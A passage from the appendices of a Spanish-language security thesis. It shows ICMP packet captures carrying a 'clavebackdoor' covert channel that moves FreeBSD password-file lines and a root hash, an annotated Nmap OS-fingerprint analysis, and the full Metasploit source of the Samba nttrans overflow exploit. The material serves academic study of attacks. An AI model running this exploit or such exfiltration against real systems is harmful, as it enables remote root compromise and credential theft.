0070  6f 3a 2f 75 73 72 2f 6c 6f 63 61 6c 2f 62 69 6e   o:/usr/local/bin
0080  2f 62 61 73 68 0a 00 00 00 00 00 00 00 00 00 00   /bash...........
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0  00 00                                             ..

Frame 30 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x5458 [correct]
    Identifier: 0x1812
    Sequence number: 3584 (0x0e00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7272312F6C6B5169514F5A2F...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 46 00 00 40 01 84 b2 c0 a8 00 02 c0 a8   ..tF..@.........
0020  00 1e 00 00 54 58 18 12 0e 00 63 6c 61 76 65 62   ....TX....claveb
0030  61 63 6b 64 6f 6f 72 72 31 2f 6c 6b 51 69 51 4f   ackdoorr1/lkQiQO
0040  5a 2f 3a 31 30 30 31 3a 31 30 30 31 3a 3a 30 3a   Z/:1001:1001::0:
0050  30 3a 4d 61 72 63 65 6c 6f 20 46 65 72 6e 61 6e   0:Marcelo Fernan
0060  64 65 7a 3a 2f 68 6f 6d 65 2f 6d 61 72 63 65 6c   dez:/home/marcel
0070  6f 3a 2f 75 73 72 2f 6c 6f 63 61 6c 2f 62 69 6e   o:/usr/local/bin
0080  2f 62 61 73 68 0a 00 00 00 00 00 00 00 00 00 00   /bash...........
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0  00 00                                             ..

Frame 31 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
```

```
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x3104 [correct]
    Identifier: 0x1812
    Sequence number: 3840 (0x0f00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722320244672656542534 43A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 da 0f 00 00 40 01 1e e9 c0 a8 00 1e c0 a8   ......@.........
0020  00 02 08 00 31 04 18 12 0f 00 63 6c 61 76 65 62   ....1.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH

Frame 32 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x3904 [correct]
    Identifier: 0x1812
    Sequence number: 3840 (0x0f00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722320244672656542534 43A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 47 00 00 40 01 84 b1 c0 a8 00 02 c0 a8   ..tG..@.........
0020  00 1e 00 00 39 04 18 12 0f 00 63 6c 61 76 65 62   ....9.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH
```

Anexo C. Análisis de una firma TCP/IP

En este anexo se pretende mostrar someramente la manera de interpretar una firma de un SO cuando Nmap la desconoce, y cómo se relaciona la misma con los tests desarrollados en la página 69. Este proceso se puede ver más en detalle en este enlace: http://nmap.org/osdetect/osdetect-fingerprint-format.html

Una vez que se intenta realizar una detección de un SO remoto con Nmap, es probable que éste desconozca qué hay "del otro lado" y devuelva como resultado el "nuevo" fingerprint. Esto por ejemplo puede suceder cuando no se dispone de una versión muy actualizada de Nmap y el SO remoto es relativamente nuevo. Por ejemplo (énfasis agregado intencionalmente):

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -v -O 192.168.0.30

Starting Nmap 4.53 ( http://insecure.org ) at 2008-04-02 15:05 ART
Initiating ARP Ping Scan at 15:05
Scanning 192.168.0.30 [1 port]
Completed ARP Ping Scan at 15:05, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:05
Scanning ciclon (192.168.0.30) [1714 ports]
Discovered open port 22/tcp on 192.168.0.30
Discovered open port 53/tcp on 192.168.0.30
Discovered open port 21/tcp on 192.168.0.30
Increasing send delay for 192.168.0.30 from 0 to 5 due to
max_successful_tryno increase to 4
Completed SYN Stealth Scan at 15:05, 13.46s elapsed (1714 total ports)
Initiating OS detection (try #1) against ciclon (192.168.0.30)
Retrying OS detection (try #2) against ciclon (192.168.0.30)
Retrying OS detection (try #3) against ciclon (192.168.0.30)
Retrying OS detection (try #4) against ciclon (192.168.0.30)
Retrying OS detection (try #5) against ciclon (192.168.0.30)
Host ciclon (192.168.0.30) appears to be up ... good.
Interesting ports on ciclon (192.168.0.30):
Not shown: 1711 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
53/tcp open  domain
MAC Address: 00:0C:29:E1:A2:26 (VMware)
No exact OS matches for host (If you know what OS is running on it, see
http://insecure.org/nmap/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=4.53%D=4/2%OT=21%CT=1%CU=30447%PV=Y%DS=1%G=Y
%M=000C29%TM=47F3CB14
OS:%P=x86_64-unknown-linux-gnu)SEQ(SP=105%GCD=2%ISR=108%TI=I%II=I%SS=S
%TS=2
OS:1)SEQ(SP=100%GCD=1%ISR=10E%TI=I%II=I%SS=S
%TS=20)SEQ(SP=104%GCD=1%ISR=10A
OS:%TI=I%II=I%SS=S%TS=21)SEQ(SP=105%GCD=1%ISR=108%TI=I%II=I%SS=S
%TS=20)SEQ(
OS:SP=105%GCD=1%ISR=107%TI=I%II=I%SS=S
%TS=21)OPS(O1=M5B4NW3ST11%O2=M578NW3S
OS:T11%O3=M280NW3NNT11%O4=M5B4NW3ST11%O5=M218NW3ST11%O6=M109ST11)WIN(W1=F
FF
OS:F%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF
%O=M5B
OS:4NW3SLN%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y
```

```
%DF=
OS:Y%T=40%W=FFFF%S=O%A=S+%F=AS%O=M109NW3ST11%RD=0%Q=)T4(R=Y%DF=Y
%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
%RD=0%Q=)T6(R
OS:=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S
%F=A
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%TOS=0%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G
%RUC
OS:K=G%RUL=G%RUD=G)IE(R=Y%DFI=S%T=40%TOSI=S%CD=S%SI=S%DLI=S)


Uptime: 0.000 days (since Wed Apr  2 15:06:09 2008)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /home/marcelo/src/nmap//share/nmap
OS detection performed. Please report any incorrect results at
http://insecure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.031 seconds
           Raw packets sent: 2098 (96.120KB) | Rcvd: 1790 (73.664KB)
```

Como se puede ver, los "Retrying OS detection (try #1)" informan sobre la ejecución de cada uno de los 5 tests detallados en el apartado 5.1.1. Luego, como no posee la firma del SO remoto en su BD, Nmap la imprime por pantalla. El SO en cuestión es un FreeBSD 7.0, cuya firma la versión 4.53 de Nmap aún no posee[175].

Luego de procesar un poco el texto del fingerprint (impreso así por Nmap a propósito para facilitar el proceso de reporte del mismo), se puede obtener esto en primera instancia:

```
SCAN(V=4.53 D=4/2 OT=21 CT=1 CU=30447 PV=Y DS=1 G=Y M=000C29 TM=47F3CB14
P=x86_64-unknown-linux-gnu)
SEQ(SP=105 GCD=2 ISR=108 TI=I II=I SS=S TS=21)
SEQ(SP=100 GCD=1 ISR=10E TI=I II=I SS=S TS=20)
SEQ(SP=104 GCD=1 ISR=10A TI=I II=I SS=S TS=21)
SEQ(SP=105 GCD=1 ISR=108 TI=I II=I SS=S TS=20)
SEQ(SP=105 GCD=1 ISR=107 TI=I II=I SS=S TS=21)
OPS(O1=M5B4NW3ST11 O2=M578NW3ST11 O3=M280NW3NNT11 O4=M5B4NW3ST11
O5=M218NW3ST11 O6=M109ST11)
WIN(W1=FFFF W2=FFFF W3=FFFF W4=FFFF W5=FFFF W6=FFFF)
ECN(R=Y DF=Y T=40 W=FFFF O=M5B4NW3SLN CC=N Q=)
T1(R=Y DF=Y T=40 S=O A=S+ F=AS RD=0 Q=)
T2(R=N)
T3(R=Y DF=Y T=40 W=FFFF S=O A=S+ F=AS O=M109NW3ST11 RD=0 Q=)
T4(R=Y DF=Y T=40 W=0 S=A A=Z F=R O= RD=0 Q=)
T5(R=Y DF=Y T=40 W=0 S=Z A=S+ F=AR O= RD=0 Q=)
T6(R=Y DF=Y T=40 W=0 S=A A=Z F=R O= RD=0 Q=)
T7(R=Y DF=Y T=40 W=0 S=Z A=S F=AR O= RD=0 Q=)
U1(R=Y DF=N T=40 TOS=0 IPL=38 UN=0 RIPL=G RID=G RIPCK=G RUCK=G RUL=G
RUD=G)
IE(R=Y DFI=S T=40 TOSI=S CD=S SI=S DLI=S)
```

175 Cabe aclarar que la última versión de Nmap, la 4.60 ya incluye la firma de este SO en su Base. También se puede obtener la última versión del archivo con la base de firmas de Nmap "nmap-os-db" en la siguiente URL: http://nmap.org/data/nmap-os-db y luego reemplazar el original.

Lo que primero se hizo fue: eliminar el prefijo “OS:” en cada línea y agregar un fin de línea luego de cada paréntesis de cierre; después se unieron en una misma línea las cadenas que quedaron “cortadas”, y se identificó con rojo los resultados de los diferentes *probes*. Por último, los símbolos de porcentaje se eliminaron (sólo indica una concatenación), y los parámetros se colorearon con azul.

Luego, para relacionar este fingerprint con el proceso explicado en el apartado 5.1.1, se agregaron comentarios alrededor del texto y se agruparon con respecto a cada test para facilitar la comprensión del lector, quedando de la siguiente manera:

```
# Datos del escaneo: Versión de Nmap, Plataforma, Fecha/Hora, etc.
SCAN(V=4.53 D=4/2 OT=21 CT=1 CU=30447 PV=Y DS=1 G=Y M=000C29 TM=47F3CB14
P=x86_64-unknown-linux-gnu)

# SO Remoto FreeBSD 7.0-BETA4 - 7.0-STABLE
#
# Probes TCP enviados:
# ================
# Test 1. Generación de Secuencias (SEQ, OPS, WIN y T1).
# 1.1 Probes SEQ.
# Parámetros calculados por cada paquete recibido del Test 1:
# SP:       TCP ISN sequence predictability index
# GCD:      TCP ISN Greatest common denominator
# ISR:      TCP ISN counter rate
# TI,II,SS: TCP IPID, ICMP IPID, Shared IPID
# TS:       TCP Timestamp option algorithm
SEQ(SP=105 GCD=2 ISR=108 TI=I II=I SS=S TS=21)
SEQ(SP=100 GCD=1 ISR=10E TI=I II=I SS=S TS=20)
SEQ(SP=104 GCD=1 ISR=10A TI=I II=I SS=S TS=21)
SEQ(SP=105 GCD=1 ISR=108 TI=I II=I SS=S TS=20)
SEQ(SP=105 GCD=1 ISR=107 TI=I II=I SS=S TS=21)

# 1.2 Probe OPS: Opciones TCP
# Opciones TCP obtenidas por cada paquete enviado del Test 1:
OPS(O1=M5B4NW3ST11 O2=M578NW3ST11 O3=M280NW3NNT11 O4=M5B4NW3ST11
O5=M218NW3ST11 O6=M109ST11)

# 1.3 WIN: Tamaño de Ventana TCP Inicial recibido por cada paquete
# enviado del Test 1. En Hexadecimal.
WIN(W1=FFFF W2=FFFF W3=FFFF W4=FFFF W5=FFFF W6=FFFF)

# 1.4 Probe T1:
# Parámetros obtenidos en todos los paquetes enviado del Test 1 (ya se
# sabe que serán todos iguales)
# R: Responsiveness (R)
# DF: (Don't Fragment Bit)
# T,TG: IP Initial TTL, IP Initial TTL Guess (No almacenado)
# S: TCP Sequence number
# A: TCP Ack Number (A)
# F: TCP Flags
# RD: TCP RST Data Checksum
# Q: TCP misc. Quirks
T1(R=Y DF=Y T=40 S=O A=S+ F=AS RD=0 Q=)

# Test 2. Eco ICMP (IE).
```

```
# Parámetros Obtenidos:
# R: Responsiveness (R)
# DFI: Don't Fragment Bit ICMP
# T,TG: IP Initial TTL, IP Initial TTL Guess (No almacenado)
# TOSI: IP ToS for ICMP Responses
# CD: ICMP Response Code
# SI: ICMP Sequence Number
# DLI: IP Data Length for ICMP Responses
IE(R=Y DFI=S T=40 TOSI=S CD=S SI=S DLI=S)

# Test 3. TCP Explicit congestion notification (ECN)
# Parámetros Obtenidos:
# R: Responsiveness (R)
# DF: (Don't Fragment Bit)
# T,TG: IP Initial TTL, IP Initial TTL Guess (No almacenado)
# W: TCP Initial Window Size
# O: TCP Options
# CC: Explicit Congestion Notification
# Q: TCP Misc. Quirks
ECN(R=Y DF=Y T=40 W=FFFF O=M5B4NW3SLN CC=N Q=)

# Test 4. TCP. Probes T2 al T7.
# Parámetros calculados por cada Probe:
# R: Responsiveness (R)
# DF: (Don't Fragment Bit)
# T,TG: IP Initial TTL, IP Initial TTL Guess (No almacenado)
# W: TCP Initial Window Size
# S: TCP Sequence number
# A: TCP Ack Number
# F: TCP Flags
# O: TCP Options
# RD: TCP RST Data Checksum
# Q: TCP Misc. Quirks
T2(R=N)
T3(R=Y DF=Y T=40 W=FFFF S=O A=S+ F=AS O=M109NW3ST11 RD=0 Q=)
T4(R=Y DF=Y T=40 W=0 S=A A=Z F=R O= RD=0 Q=)
T5(R=Y DF=Y T=40 W=0 S=Z A=S+ F=AR O= RD=0 Q=)
T6(R=Y DF=Y T=40 W=0 S=A A=Z F=R O= RD=0 Q=)
T7(R=Y DF=Y T=40 W=0 S=Z A=S F=AR O= RD=0 Q=)

# Probe 5. UDP enviado a un puerto cerrado en espera de un ICMP Port
#          Unreachable
# Parámetros Calculados
# R: Responsiveness (R)
# DF: (Don't Fragment Bit)
# T,TG: IP Initial TTL, IP Initial TTL Guess (No almacenado)
# TOS: IP Type of Service
# IPL: IP Total Length
# UN: Unused port unreachable field nonzero
# RIPL: Returned probe IP total length value
# RID: Returned probe IP ID value
# RIPCK: Integrity of returned probe IP checksum value
# RUL,RUCK: Integrity of returned probe UDP length and checksum
# RUD: Integrity of returned UDP data
U1(R=Y DF=N T=40 TOS=0 IPL=38 UN=0 RIPL=G RID=G RIPCK=G RUCK=G RUL=G
RUD=G)
```

Anexo D. Código fuente de los Exploits Utilizados

A continuación se adjunta el código fuente del primer exploit de los dos utilizados en la sección 7.2, pág. 125. Está escrito en lenguaje Ruby y utiliza el Metasploit Framework v3.1; se incluyó ésta versión (y no la del 2.7) porque explota la vulnerabilidad en forma similar y la idea es mostrar cómo se programan los exploits con la última versión del mismo. También se encuentra online para su consulta en la dirección: http://marcelofernandez.info/tesis/nttrans.rb.

```
##
# $Id: nttrans.rb 5365 2008-01-27 02:28:11Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##


require 'msf/core'

module Msf

class Exploits::Multi::Samba::NTTrans_Overflow < Msf::Exploit::Remote

	include Exploit::Remote::SMB

	def initialize(info = {})
		super(update_info(info,
				'Name'		=> 'Samba nttrans Overflow',
				'Description'	=> %q{

				},
				'Author'		=> [ 'hdm' ],
				'License'		=> MSF_LICENSE,
				'Version'		=> '$Revision: 5365 $',
				'References'	=>
					[
							[ 'BID', '7106' ],
							[ 'CVE', '2003-0085' ],
					],
				'Privileged'	=> true,
				'Payload'		=>
					{
							'Space'	=> 1024,
							'BadChars' => "\x00",
							'MinNops'  => 512,
					},
				'Targets'	=>
					[
					["Samba 2.2.x Linux x86",
					{
					'Arch' => ARCH_X86,
					'Platform' => 'linux',
					'Rets' => [0x01020304, 0x41424344],
					},
					],
					],
				'DisclosureDate' => 'Apr 7 2003'))

				register_options([Opt::RPORT(139)], self.class)
```

```
end

def exploit

	# 0x081fc968

	pattern = Rex::Text.pattern_create(12000)

	pattern[532, 4] = [0x81b847c].pack('V')
	pattern[836, payload.encoded.length] = payload.encoded

#	0x081b8138


	connect
	smb_login

	targ_address = 0xfffbb7d0

#
# Send a NTTrans request with ParameterCountTotal set to the buffer length
#

	subcommand   = 1
	param        = ''
	body         = ''
	setup_count  = 0
	setup_data   = ''
	data = param + body

	pkt = CONST::SMB_NTTRANS_PKT.make_struct
	self.simple.client.smb_defaults(pkt['Payload']['SMB'])

	base_offset = pkt.to_s.length + (setup_count * 2) - 4
	param_offset = base_offset
	data_offset = param_offset + param.length

	pkt['Payload']['SMB'].v['Command'] = CONST::SMB_COM_NT_TRANSACT
	pkt['Payload']['SMB'].v['Flags1'] = 0x18
	pkt['Payload']['SMB'].v['Flags2'] = 0x2001
	pkt['Payload']['SMB'].v['WordCount'] = 19 + setup_count

	pkt['Payload'].v['ParamCountTotal'] =12000
	pkt['Payload'].v['DataCountTotal'] = body.length
	pkt['Payload'].v['ParamCountMax'] = 1024
	pkt['Payload'].v['DataCountMax'] = 65504
	pkt['Payload'].v['ParamCount'] = param.length
	pkt['Payload'].v['ParamOffset'] = param_offset
	pkt['Payload'].v['DataCount'] = body.length
	pkt['Payload'].v['DataOffset'] = data_offset
	pkt['Payload'].v['SetupCount'] = setup_count
	pkt['Payload'].v['SetupData'] = setup_data
	pkt['Payload'].v['Subcommand'] = subcommand

	pkt['Payload'].v['Payload'] = data

	self.simple.client.smb_send(pkt.to_s)
	ack = self.simple.client.smb_recv_parse(CONST::SMB_COM_NT_TRANSACT)

	#
	# Send a NTTrans secondary request with the magic displacement
	#

	param = pattern
	body  = ''
	data  = param + body

	pkt = CONST::SMB_NTTRANS_SECONDARY_PKT.make_struct
	self.simple.client.smb_defaults(pkt['Payload']['SMB'])

	base_offset = pkt.to_s.length - 4
	param_offset = base_offset
	data_offset = param_offset + param.length
```

```
            pkt['Payload']['SMB'].v['Command'] =
CONST::SMB_COM_NT_TRANSACT_SECONDARY
            pkt['Payload']['SMB'].v['Flags1'] = 0x18
            pkt['Payload']['SMB'].v['Flags2'] = 0x2001
            pkt['Payload']['SMB'].v['WordCount'] = 18

            pkt['Payload'].v['ParamCountTotal'] = param.length
            pkt['Payload'].v['DataCountTotal'] = body.length
            pkt['Payload'].v['ParamCount'] = param.length
            pkt['Payload'].v['ParamOffset'] = param_offset
            pkt['Payload'].v['ParamDisplace'] = targ_address
            pkt['Payload'].v['DataCount'] = body.length
            pkt['Payload'].v['DataOffset'] = data_offset

            pkt['Payload'].v['Payload'] = data

            self.simple.client.smb_send(pkt.to_s)
            ack =
self.simple.client.smb_recv_parse(CONST::SMB_COM_NT_TRANSACT_SECONDARY)


            handler

      end

end
end
```

Con respecto al segundo exploit, por una cuestión estrictamente de espacio, se omitió su inclusión aquí. Sin embargo, se encuentra online, en la siguiente dirección: http://marcelofernandez.info/tesis/348.c

El mismo consiste en 1428 líneas escritas en lenguaje C, y sólo necesita un SO tipo Unix y un compilador de C (típicamente GCC) para ser compilado y ejecutado. **Como conclusión hay que resaltar la ventaja que ofrece MSF para la creación de exploits, ya que provee un entorno probado con componentes reutilizables y extensibles para el desarrollo, creación e investigación de exploits.**

Anexo E. Glosario de Términos

API: *Application Programming Interface* ("Interfaz de Programación de Aplicación") es un término que representa la interfaz o capa de software que brinda un determinado programa para ser utilizado por otro. Esto permite la reutilización de software. Por ejemplo, si un programa necesita encriptar ciertos datos, puede hacer uso de un biblioteca de cifrado de datos hecha por terceros, utilizando su API para comunicarse con ella. Un Sistema Operativo también provee APIs a sus diferentes componentes para los programas que se ejecuten sobre él.

ARP: Es un protocolo de Capa 2/3 del modelo OSI, sirve para resolver direcciones de Capa 2 dada una dirección de Capa 3. Por ejemplo, teniendo la dirección IP de un servidor, un cliente para comunicarse debe saber la dirección MAC; mediante una petición ARP la obtiene.

***Banner* ("Titular")**: Es una práctica común de la mayoría de los protocolos enviar un mensaje de "anuncio" al cliente que se conecta. Este mensaje se llama *Banner* en la jerga.

Cluster: Conjunto de computadoras que trabajan en grupo y actúan como un nodo único e indivisible, en pos de lograr un objetivo sumando el recurso de cada uno de sus componentes. Ver: http://en.wikipedia.org/wiki/Computer_cluster

DMZ: Zona Desmilitarizada ("*Demilitarized Zone*"). Parte de la red de una organización que está direccionada y accesible públicamente desde Internet (generalmente), separada de la LAN de la misma. Ver: http://en.wikipedia.org/wiki/Demilitarized_zone_%28computing%29

DNS: *Domain Name System* – Sistema de Nombres de Dominio. Es un servicio ampliamente utilizado, que tiene el objetivo de traducir nombres del tipo host.dominio (por ejemplo www.unlu.edu.ar) a una dirección IP, por ejemplo, 200.110.185.246.

DoS: Denegación de Servicio ("*Denial of Service*"). Error de un software (generalmente un servicio de red) al manejar ciertos datos de entrada o condiciones que provocan que el normal desempeño del servicio reduzca su velocidad (ya que su consumo de CPU, RAM u otros recursos crece indiscriminadamente), hasta volverlo inoperable. El término abarca más situaciones: interrupción o alteración de la conexión de red, saturación de peticiones (normales o modificadas), etc. Ver: http://en.wikipedia.org/wiki/Denial_of_service

Entrada Estándar (STDIN), Salida Estándar (STDOUT), Salida de Estándar de Errores (STDERR): Son canales de comunicación con el entorno que existen por cada proceso Unix del sistema. Representan la entrada de datos, otro la salida y el último la salida de mensajes de error. Por defecto (y comúnmente) son el teclado, la pantalla y la pantalla también o un archivo de log, respectivamente. Ver: http://en.wikipedia.org/wiki/Standard_streams

Log: Una entrada de log es uno o más registros almacenados en algún archivo que representa un evento en particular, como una alerta, con el objetivo de guardar un rastro de auditoría que será leído por el administrador del sistema.

Framework: En software, un *framework* ("marco de trabajo" en inglés) es una biblioteca de programación pensada como un gran "paquete" que resuelve un cierto problema con un nivel de abstracción muy grande para el programador que la utiliza. Puede contener o requerir varias bibliotecas para su correcto funcionamiento.

Ver: http://www.codeproject.com/KB/architecture/WhatIsAFramework.aspx

También: http://en.wikipedia.org/wiki/Software_framework

Hilos (*Threads*): Los SOs modernos proveen un mecanismo de procesos "livianos" o threads, que a diferencia de los procesos "pesados", comparten memoria con el proceso principal que los crea, consumen menos recursos y requieren menos cambios de contexto, entre otras ventajas. La desventaja es el aumento de la complejidad, pero hoy en día es una característica muy común en todos los Sistemas. Ver: http://en.wikipedia.org/wiki/Process_%28computing%29 y http://en.wikipedia.org/wiki/Thread_%28computer_science%29

Hash: Un *Hash* o función de dispersión es una función matemática que a partir de un parámetro de entrada, genera un valor único de salida (cuyas probabilidades de ser generado por otro parámetro son ínfimas). Hay algoritmos de hash estándar, como por ejemplo MD5 y SHA-1. Ver:http://en.wikipedia.org/wiki/Cryptographic_hash_function

Honeypot: Un honeypot ("tarro de miel") es un sistema "trampa" instalado adrede para captar la atención de posbiles intrusos, probablemente con vulnerabilidades sencillas de vencer, con el objetivo de desviar la atención de los hosts que sí son de importancia y monitorear los intentos de ataque para bloquearlos y aprender las técnicas utilizadas por los intrusos.

NAT – *Network Address Translation* (Traducción de Direcciones de Red): Técnica para reescribir la dirección origen o destino de un paquete IP en un dispositivo que maneja dichos paquetes. Por ejemplo, es empleada comúnmente en los dispositivos de acceso a internet para "conmutar" una única IP pública entre varias IPs privadas de una LAN, entre otros usos muy frecuentes también. Ver: http://en.wikipedia.org/wiki/Network_address_translation

Ofuscación (software): Técnica que modifica sustancialmente un programa sin alterar su funcionamiento original, con el objetivo de "camuflarlo" o dificultar en gran medida su comprensión por parte de terceros. Como efecto colateral puede significar también una compresión del programa. Ver: http://en.wikipedia.org/wiki/Obfuscated_code

Opcode: Una instrucción de procesador se compone generalmente por un código de operación y dos operandos. El primero en inglés se lo abrevia como Opcode, que básicamente indica qué hacer con los dos operandos que se le indica. Por ejemplo, en lenguaje ensamblador, "MOV AX, BX" es una instrucción donde se copia el contenido del registro BX al AX (según la nomenclatura de Intel), y MOV es el Opcode. Otros Opcodes muy comunes en la arquitectura x86 incluyen JMP, CMP, Call, ADD, MUL, PUSH, POP, etc.

Ver:

Tabla rápida de Opcodes 8086: http://www.jegerlehner.com/intel/opcode_es.html

Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual: http://developer.intel.com/design/pentium/manuals/243191.htm

Penetration Testing: Test de penetración; se lo conoce como un proceso típico de las auditorías de seguridad, donde se simula ser un cracker intentando vulnerar la seguridad de una organización o de un sistema de la misma.

Proxy: Un proxy es un software o dispositivo que oficia de intermediario entre un cliente y un servidor. Por ejemplo, un programa establece conexión con el proxy y le pide acceder a un cierto equipo/servicio, por ejemplo una página web; el proxy accede por él y lo devuelve al programa original, evitando que éste tenga que acceder directamente al proveedor.

RTT: *Round Trip Time* – Tiempo de Viaje Ida y Vuelta. Valor generalmente medido en milisegundos que estima el tiempo entre el envío y recepción de un paquete al y desde el destino. Puede decirse que el *delay*, latencia o demora que introduce la red entre dos hosts es igual a RTT dividido 2.

Script: Un script es un programa que generalmente extiende a una aplicación, escrita en un lenguaje interpretado y que típicamente se encarga de automatizar tareas. Ver: http://en.wikipedia.org/wiki/Scripting_language

Shell: Si bien en castellano la traducción literal es "concha" o "cáscara", en el ambiente informático se la conoce también como "Consola" o "Terminal"; es una interfaz que provee el sistema al usuario en formato de texto, que acepta órdenes o comandos que luego el sistema ejecuta. También se la suele llamar CLI, por Command Line Interface ("Interfaz de Línea de Comando"), antónimo de GUI – Graphical User Interface ("Interfaz Gráfica de Usuario").

Sockets Raw: Es una API de la capa de Red de un Sistema Operativo, presente en la mayoría de ellos, que provee acceso completo a los encabezados de las tramas a enviar y recibidas, no sólo al *payload*. Nmap y la gran mayoría de los port scanners o herramientas de red hacen uso de ella.

Spoofing: "Parodia" en castellano. "*Spoofing*" trata de un conjunto de técnicas para falsificar y hacer pasar un elemento inválido o no autorizado por otro que sí lo está.

SSH: *Secure SHell* ("Shell Seguro" en castellano). Protocolo de red que brinda una interfaz de comandos a una máquina en forma remota; a diferencia de Telnet, Rlogin, etc., SSH brinda autenticación por PKI y encriptación del tráfico.

SSL: Secure Sockets Layer, Capa de Sockets Seguro. Es una versión anterior de lo que ahora es TLS, con los mismos objetivos y características.

TLS: Transport Layer Security, Securidad en la Capa de Transporte. Es un protocolo de seguridad que provee autenticación mutua y encriptación para protocolos fiables de la Capa de Transporte del Modelo OSI (TCP en el modelo TCP/IP).

Bibliografía

ARPA_TFI: Arpanet - The First Internet, http://www.livinginternet.com/i/ii.htm

ART_APPFING: The Art of Fingerprinting - Slides, http://md.hudora.de/presentations/#itunderground2005-2

BELL: Multics General Information and FAQ, http://www.bell-labs.com/history/unix/somethingelse.html

CM_TX0: The TX-0: Its past and present, http://ed-thelen.org/comp-hist/TheCompMusRep/TCMR-V08.html

CRAY:Seymour Cray. Autor: Cray Inc., http://www.cray.com/about_cray/seymourcray.html

CSCO_INETBAS:Internetworking Basics. Autor: Cisco Systems, http://www.cisco.com/en/US/docs/internetworking/technology/handbook/Intro-to-Internet.html

CUHI: Columbia University Computing History, http://www.columbia.edu/acis/history/pdp10.html

CYBGEO: ARPANet Logical Map, http://www.cybergeography.org/atlas/historical.html

DEC-WEB: The DEC Emulation Web Page, http://www.aracnet.com/~healyzh/decemu.html

EBHL:The Heroic Hacker: Legends of the Computer Age. Autor: Erik Bunvand, http://www.cs.utah.edu/~elb/folklore/afs-paper/afs-paper.html

ERBH:How To Become a Hacker. Autor: Eric Steven Raymond, http://catb.org/~esr/faqs/hacker-howto.html

ERHH:A Brief History of Hackerdom. Autor: Eric Steven Raymond, http://www.tuxedo.org/~esr

ERJF: The Jargon File, http://catb.org/jargon/

ERJFH:Término 'hacker'. Autor: Varios, Eric Raymond, http://www.catb.org/jargon/html/H/hacker.html

